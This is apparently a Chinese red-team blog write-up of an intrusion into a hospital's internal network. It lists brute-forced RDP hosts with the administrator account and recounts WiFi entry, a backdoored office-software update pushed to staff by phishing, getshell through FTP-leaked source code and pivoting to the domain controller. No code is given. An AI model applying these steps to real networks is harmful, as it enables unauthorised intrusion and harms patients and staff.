
IP	端口	用户名	密码
172.30.0.1	3389	administrator	
172.30.0.36	3389	administrator	
172.30.0.39	3389	administrator	
172.30.0.25	3389	administrator	
172.30.0.104	3389	administrator	
172.30.0.23	3389	administrator	
172.30.0.48	3389	administrator	
172.30.0.103	3389	administrator	
172.30.0.51	3389	administrator	
172.30.0.52	3389	administrator	
172.30.0.105	3389	administrator	
172.30.0.80	3389	administrator	
172.30.0.93	3389	administrator	
172.30.0.35	3389	administrator	
172.30.0.16	3389	administrator	
172.30.0.24	3389	administrator	
172.30.0.81	3389	administrator	
172.30.0.49	3389	administrator	
172.30.0.50	3389	administrator	
172.30.0.54	56942	administrator	
172.30.0.55	56942	administrator	
172.30.0.27	56942	administrator	
172.30.0.26	56942	administrator	
172.30.0.55	56942	administrator	

发现域控服务器也在列表中，立马登录172.30.0.1，但是登录不上，这就奇怪了，尝试登录其他服务器，可以成功登录，随意登录了2台，后面就不一一登录了。



我们的目标是域控，域控ip能ping通但是远程桌面连不上，扫了一下端口开放了3389，为什么爆破能爆破到，但是登录的时候登录不上呢。

思考了一下，发现忽略了一个细节，我爆破时候，是在172.30.0.52这台服务器爆破的，不是在pc跳板机上面爆破的，因此猜想域控服务器只能通过172.30.0.*段服务器做跳板连接，因此我随意选了一台服务器172.30.0.104成功登录了域控服务器。



结尾总结

拿下域控，项目基本结束，看似强大的外网都存在一个特别柔弱的内网，当你撕开外网这个强大的口子后，进入到内网面对的将是一堆弱不禁风的系统，但是这弱不禁风的系统看似很容易进入，但是你却偏偏进不去，只有当你突破这个意境后就能在内网行走自如。

就如本文一样，想要通过外网访问内网，经过几番折腾，最后通过wifi这个薄弱点，成功来到了内网，到了内网后得到了一些系统密码，似乎胜券在握的你却发现又一道墙挡住了你的去路，这时你有2条路，一条路就是翻过这堵墙，第二条就是重新再找一条路。

本文就是如此，到达目标地点后，对目标周围环境进行侦查，经过侦查发现可以通过WiFi作为突破口成功打通进入内网的通道，经过对医院员工的信息收集成功控制某员工PC电脑。

控制PC后通过分析他们内部用的办公软件并且种入后门，通过钓鱼等诱导方式，诱导员工更新带有后门的软件，成功上线一些安全意识较弱的员工，此时发现上线的员工电脑并无我们想要的东西，因此毫不犹豫放弃，另寻它路。

又在尝试了各种漏洞无果后，回过头来对之前发现的漏洞仔细分析，寻找是否有遗漏的地方，经过耐心的分析和寻找，终于通过ftp泄露的网站源码成功挖掘出可以getshell的漏洞，成功利用该漏洞获取到服务器权限。因此成功打入内部核心系统拿到域控。



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队